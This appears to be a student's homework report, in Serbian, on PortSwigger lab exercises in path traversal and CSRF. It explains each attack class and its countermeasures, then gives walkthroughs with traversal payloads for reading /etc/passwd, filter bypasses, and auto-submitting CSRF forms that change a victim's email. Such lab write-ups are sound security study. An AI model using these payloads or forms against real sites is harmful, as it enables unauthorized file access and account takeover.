

Domaći 3/4

Viktor Srblijin SV63/2022, srblijin.sv63.2022@uns.ac.rs

Path traversal

Opis klase napada

Path Traversal (Directory Traversal) je ranjivost koja omogućava napadaču pristup fajlovima i direktorijumima na serveru kojima aplikacija ne bi smela da dozvoli pristup. Napad nastaje kada aplikacija koristi korisnički unos za pristup fajlovima bez adekvatne validacije putanje. Napad može da koristi traversal putanje kao npr ../ kako bi izašao iz predviđenog direktorijuma. Najčešće se pojavljuje u prikazu, uploadu i downloadu fajlova.

Uticaj uspešnog napada

Ukoliko napadač uspešno izvrši napad, omogućen mu je pristup osetljivim, poverljivim informacijama kao što su korisnički podaci, konfiguracioni fajlovi aplikacije, sistemski fajlovi, logovi i potencijalno kredencijali za pristup drugim servisima. U određenim slučajevima napadač može iskoristiti dobijene informacije za dalje napade i kompromitaciju sistema.

Ranjivosti koje su omogućile napad

- Nepostojanje validacije korisničkog unosa
- Direktno korišćenje korisničkog inputa u putanji fajla
- Nedovoljno filtriranje traversal sekvenci (../)
- Nepravilna obrada URL encoding-a
- Oslanjanje na blacklist umesto whitelist zaštite
- Nedostatak ograničenja pristupa direktorijumima servera

Kontramere i zaštita

- Validacija i sanitizacija korisničkog unosa - Aplikacija treba da proverava i filtrira korisnički unos
- Korišćenje whitelist pristupa za dozvoljene fajlove
- Blokiranje traversal sekvenci (../, ..\\)
- Normalizacija putanje pre pristupa


- Ograničavanje pristupa direktorijumima servera
- Korišćenje nasumičnih identifikatora umesto direktnih putanja - Umesto direktnog korišćenja imena fajlova ili putanja, preporučuje se korišćenje internih identifikatora koji mapiraju fajlove na serveru.
- Primena principa najmanjih privilegija
- Bezbedna obrada URL encoding-a - Aplikacija mora pravilno obrađivati URL encoded karaktere kako napadač ne bi mogao koristiti kodirane traversal sekvence za zaobilaženje zaštite.
- Logging i monitoring sumnjivih zahteva

Zadaci

1. File path traversal, simple case

The screenshot displays a web browser window with the URL `https://0a6600c042749b81a44de200610008.web-security-academy.net/productId=4`. The page title is "File path traversal, simple case". The main content area shows a product listing for "Giant Grasshopper" with a price of "\$73.20". The description mentions that grasshoppers are easy to keep and can be trained to bite using the keyword "bite". The browser's developer tools are open, showing the Network tab with a request to `https://0a6600c042749b81a44de200610008.web-security-academy.net/image?filename=10.jpg`. The request headers show the path as `/image?filename=10.jpg` and the status code is 200 OK.

Prvo sam otvorio proizvod na aplikaciji i našao *HTTP* zahtev za sliku u *Developer Tools*-u. Aplikacija direktno koristi vrednost parametra bez validacije putanje i poenta zadatka je bila baš ovo. Promenio sam *10.jpg* u *.././../etc/passwd* i na taj način pristupio fajlu na serveru */etc/passwd*. Odgovor servera je prikazan kao što se može videti na drugoj slici (root...)



2. File path traversal, traversal sequences blocked with absolute path bypass

Isto kao u prvom, analiziran je HTTP zahtev za učitavanje slike preko filename parametra. `../../../../etc/passwd` ne radi jer je aplikacija blokirala traversal karaktere, ali prihvata apsolutne putanje. Parametar je promenjen u `/etc/passwd` I server je potom sadržaj sistemskog fajla.

Web Security Academy

File path traversal, traversal sequences blocked with absolute path bypass

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning >>

Conversation Controlling Lemon

★★★★☆

\$3.24

Description:

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you

Network Log:



Name	Status	Type	Initiator	Size	Time
image?filename=/etc/passwd.jpg	403	document	Other	0.1 KB	2,000 ms
favicon.ico	200	Other	x-icp	(disk cache)	4,000 ms
image?filename=/etc/passwd	200	document	Other	0.9 KB	6,000 ms

Request Details:

- Request URL: https://0a25002f0379d9f282cd249800a700a4.web-security-academy.net/image?filename=7.jpg
- Request Method: GET
- Status Code: 200 OK
- Remote Address: 34.246.129.62:443
- Referrer Policy: strict-origin-when-cross-origin
- Response Headers:
 - Content-Encoding: gzip
 - Content-Length: 183765
 - Content-Type: image/jpeg
 - X-Frame-Options: SAMEORIGIN
- Request Headers:
 - authority: 0a25002f0379d9f282cd249800a700a4.web-security-academy.net
 - method: GET
 - path: /image?filename=7.jpg
 - scheme: https
 - accept: image/avif,image/webp,image/svg+xml,*/*;q=0.8
 - accept-encoding: gzip, deflate, br, zstd
 - accept-language: en-GB,en-US;q=0.9,en;q=0.8
 - cookie: session=yg2u3mujp910V7qXLYu=2; i
 - priority: u=2, i
 - referrer: https://0a25002f0379d9f282cd249800a700a4.web-security-academy.net/product?productId=3
 - sec-ch-ua: "Google Chrome";v="147", "Not A Chromium";v="147", "Not A Chromium";v="147"
 - sec-ch-ua-mobile: 0
 - sec-ch-ua-platform: "Windows"
 - sec-fetch-dest: image
 - sec-fetch-mode: no-cors
 - sec-fetch-site: same-origin
 - user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36

3. File path traversal, traversal sequences stripped non-recursively

Opet je analiziran isti *HTTP* zahtev. Jednostavan payload *../../../../etc/passwd* nije radio zbog filtriranja, pa sam koristio payload sa duplim traversal sekvencama *.....//.....//etc/passwd*.



4. File path traversal, traversal sequences stripped with superfluous *URL*-decode

Opet je analiziran isti *HTTP* zahtev. Aplikacija vrši *URL* dekodiranje korisničkog unosa, pa sam koristio dvostruko enkodovan payload `%252f` kako bi se traversal sekvence dekodirale tek nakon filtriranja.

[illegible]

Cross-site request forgery (CSRF)

Opis klase napada

CSRF predstavlja ranjivost koja omogućava napadaču da natera browser autentifikovanog korisnika da pošalje zahtev web aplikaciji bez njegovog znanja ili dozvole. Napad iskorišćava činjenicu da browser automatski šalje session cookie-je uz zahteve ka aplikaciji. Najčešće se izvodi putem HTML formi, linkova, slika ili JavaScript-a.

Uticaj uspešnog napada

Ukoliko napadač uspešno izvrši CSRF napad, može izvršavati akcije u ime korisnika kao što su promena email adrese, promena lozinke, izvršavanje transakcija, brisanje podataka ili druge neautorizovane akcije. U određenim slučajevima može doći do potpune kompromitacije korisničkog naloga.

Ranjivosti koje su omogućile napad

- Nepostojanje CSRF tokena
- Nepravilna validacija CSRF tokena
- Token nije vezan za korisničku sesiju
- Prihvatanje GET zahteva za promenu stanja aplikacije
- Nedostatak SameSite zaštite kolačića
- Nedostatak validacije Origin i Referer header-a
- Pogrešna implementacija CSRF zaštite

Kontramere i zaštita

- Korišćenje CSRF tokena - Aplikacija treba da generiše jedinstveni CSRF token koji se šalje uz svaki zahtev koji menja stanje aplikacije. Server proverava da li je token validan pre izvršavanja akcije.
- Vezivanje CSRF tokena za korisničku sesiju - CSRF token mora biti povezan sa konkretnom korisničkom sesijom kako napadač ne bi mogao koristiti token drugog korisnika za izvršavanje napada.
- Korišćenje SameSite atributa kolačića - Podešavanjem SameSite atributa (Lax ili Strict) browser ograničava automatsko slanje session cookie-ja pri cross-site zahtevima, čime se otežava izvođenje CSRF napada.
- Validacija Origin i Referer header-a - Server treba da proverava da li zahtev dolazi sa legitimnog domena aplikacije analizom Origin i Referer header-a i odbacuje zahteve sa nepoznatih domena.

- Korišćenje POST metode za promene stanja aplikacije - Akcije koje menjaju stanje aplikacije, poput promene email adrese ili lozinke, ne bi smele koristiti GET zahteve jer se oni lako mogu zloupotrebiti putem linkova, slika ili iframe elemenata.
- Ograničavanje CORS pravila - CORS konfiguracija treba dozvoljavati pristup samo pouzdanim domenima i sprečiti neautorizovane cross-origin zahteve ka aplikaciji.
- Ponovna autentifikacija za osetljive – MFA npr
- Implementacija anti-CSRF middleware zaštite - Korišćenje bezbednosnih middleware komponenti omogućava automatsku proveru CSRF tokena i smanjuje mogućnost greške prilikom implementacije zaštite.
- Logging i monitoring sumnjivih zahteva

Zadaci

1. CSRF vulnerability with no defenses

Ovde sam počeo da koristim Burp. Pronašao sam zahtev POST /my-account/change-email sa parametrom email=. Na exploit serveru sam napravio HTML formu koja gađa isti endpoint. Dodam sam hidden polje da pošalje novu haha@hacked.net email adresu i dodao document.forms[0].submit(); da se automatski forma pošalje kada žrtva otvori stranicu. Kada žrtva otvori exploit browser dodaje session cookie, server misli da je zahtev legitiman i menja email.

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email
average-sized-wiener@normal-user.net

[Update email](#)

WebSecurity Academy CSRF vulnerability with no defenses

Intercept HTTP history

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://portswigger.net	GET	/web-security/csrf/lab-no-defenses		200	44430	HTML		Lab: CSRF vulnerabil...	CSRF vulnerability wit...	✓	10.165.72.75		15:40:07 10 ...	8080
357	https://0aa30010038f826a812339ed00d0097.web-security-academy.net	GET	/my-account?id=wiener		200	3584	HTML		CSRF vulnerability wit...	CSRF vulnerability wit...	✓	34.246.129.62		15:43:43 10 ...	8080
369	https://0aa30010038f826a812339ed00d0097.web-security-academy.net	POST	/my-account/change-email		302	101					✓	34.246.129.62		15:45:36 10 ...	8080
370	https://0aa30010038f826a812339ed00d0097.web-security-academy.net	GET	/my-account?id=wiener		200	3598	HTML		CSRF vulnerability wit...	CSRF vulnerability wit...	✓	34.246.129.62		15:45:37 10 ...	8080

HTTP history filter

Filter by request type

- ☐ Show only in-scope items
- ☐ Hide items without responses
- ☐ Show only parameterized requests

Filter by search term

☐ Regex ☐ Case sensitive ☐ Negative search

Filter by MIME type

- ☒ HTML
- ☒ Script
- ☒ XML
- ☒ CSS

Filter by file extension

☐ Show only: asp,aspx,jsp,php

☒ Hide: png,ico,css,woff,woff2,ttf,svg

[Show all](#) [Hide all](#) [Revert changes](#) [Convert to script](#)

Request

POST request to https://0aa30010038f826a812339ed00d0097.web-security-academy.net/my-account/change-email HTTP/2

Request

```
POST /my-account/change-email HTTP/2
Host: 0aa30010038f826a812339ed00d0097.web-security-academy.net
Cookie: session=L3B6iBnQ2XF0SvK8BgVA10mS3TMC0S80
Content-Length: 44
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: 0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0aa30010038f826a812339ed00d0097.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
```

Response

302 Found

Location: /my-account/change-email

Craft a response

URL: <https://exploit-0aac007603de825e81a4388a01460064.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
<form action="https://0aa30010038f826a812339ed00df0097.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="haha@hacked.net">
</form>

<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

[Store](#)[View exploit](#)[Deliver exploit to victim](#)[Access log](#)

vulnerability with no defe

Exploit Server: CSRF vulnerabili

PortSwigger

03de825e81a4388a01460064.exploit-server.net

WebSecurity Academy

CSRF vulnerability with no defenses

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0aac007603de825e81a4388a01460064.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
<form action="https://0aa30010038f826a812339ed00df0097.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="haha@hacked.net">
</form>

<script>
```

2. CSRF where token validation depends on request method

Pronašao sam zahtev POST /my-account/change-email sa parametrom email=. CSRF token se koristi samo u POST, pa sam u Burp Repeater-u napravio zahtev *GET /my-account/change-email?email=getgood@lmao.com* . Poslao sam zahtev bez CSRF tokena i server je prihvatio promenu. Posle sam napravio exploit formu za isto to.

to CSRF where token validation depends on request method

WebSecurity Academy

CSRF where token validation depends on request method

LAB Not solved

Go to exploit server Back to lab description >>

Home | My account | Log out

My Account


Your username is: wiener

Your email is: wiener@normal-user.net

Email

average-sized-wiener@normal-user.net

Update email



3. CSRF where token validation depends on token being present

Pronašao sam zahtev POST /my-account/change-email sa parametrima email= i csrf=. Aplikacija koristi CSRF token, ali sam u Burp Repeater-u testirao šta se dešava kada se token potpuno ukloni iz zahteva. Obrisao je csrf parametar i poslat je samo email=lmao@lmao.com. Server je ipak prihvatio zahtev i promenio email

adresu, što znači da backend proverava token samo ako je prisutan u zahtevu. Nakon toga sam na exploit serveru napravio opet formu.

The screenshot shows the 'My Account' page of WebSecurity Academy. The page displays the user's username 'wienr' and email 'average-sized-wiener@normal-user.net'. There is an 'Update email' button. To the right, the Burp Suite Repeater tab is open, showing a POST request to `/my-account/change-email`. The request body contains a CSRF token and a new email address: `email=average-sized-wiener@normal-user.net&csrf=UT173qB9LNEKX1pgRu0m01BmTc421D`.

The screenshot shows the 'Craft a response' page of WebSecurity Academy. The page displays the URL `https://exploit-0a0200ec03dd7ecf81e070f901f0072.exploit-server.net` and a form to craft a response. The form includes a 'File' field with the value `/exploit` and a 'Head' field with the value `HTTP/1.1 200 OK`. To the right, the Burp Suite Repeater tab is open, showing a POST request to `/my-account/change-email`. The request body contains a CSRF token and a new email address: `email=imao@lmao.com`.

Lab: CSRF where token validation... x CSRF where token validation d... x Exploit Server: CSRF where tok... x +

→ → → <https://exploit-0a0200ec03dd7ecf81e070f901fc0072.exploit-server.net> [bookmarks] [star] [share] [facebook] [twitter]

Congratulations, you solved the lab! Share your skills! [twitter] [linkedin] Continue learning >

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a0200ec03dd7ecf81e070f901fc0072.exploit-server.net/exploit>

HTTPS

☒

File:

Head:

HTTP/1.1 200 OK
Content-Type: text/html, charset=utf-8

Body:

```
<html>
<body>
<form action="https://0ae5003903bc7ea0814371050063000e.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="lmao@rofi.com">
</form>

<script>
document.forms[0].submit();
</script>
</body>
</html>
```

4. CSRF where token is not tied to user session

Pronašao sam zahtev POST /my-account/change-email sa parametrima email= i csrf=. CSRF token jeste postojao, ali nije bio vezan za korisničku sesiju, što znači da isti token može da se koristi za različite korisnike. Uzeo sam validan CSRF token iz svog naloga preko Burp-a i ubacio ga u exploit HTML formu na exploit serveru. Forma šalje novi email= zajedno sa mojim validnim csrf tokenom i automatski se submituje pomoću document.forms[0].submit();

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a5200f503357bef808702e201030073.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
<form action="https://0a23003503db7b96808203f200af009e.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="lmao@lmao.com">
  <input type="hidden" name="csrf" value="kzAXDGp9sZbozAqo8thQKnWRk9ZwCsIa">
</form>

<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

use the form below to save an exploit, and send it to the victim.

uses Google Chrome. W

03357bef808702e20103

rset=utf-8

GET request to <https://0a23003503db7b96808203f200af009e.web-security-academy.net/my-a...>

Previous Next Action

Request Response

Pretty Raw Hex Render

```
62 <form class="login-form" name="change-email-form" action="
63 /my-account/change-email" method="POST">
64 <label>
65   Email
66   </label>
67   <input required type="email" name="email" value="">
68   <input required type="hidden" name="csrf" value="
69   kzAXDGp9sZbozAqo8thQKnWRk9ZwCsIa">
70   <button class="button" type="submit">
71     Update email
72   </button>
73 </form>
74 </div>
75 </div>
76 </section>
77 <div class="footer-wrapper">
78 </div>
79 </div>
80 </body>
81 </html>
```

Inspector

4 matches

5. CSRF where token is tied to non-session cookie


Normalno bi zaštita trebalo da vezuje trenutni session cookie sa csrf tokenom ali ovde nije tako nego server samo proverava da li csrf parameter == csrfKey cookie. Zbog ovoga, možemo da uzmemo naš validan CSRF token, stavimo u žrtvin browser isti csrfKey cookie i pošaljemo isti token u formi. Server kaže da se poklapaju pa je zahtev validan.

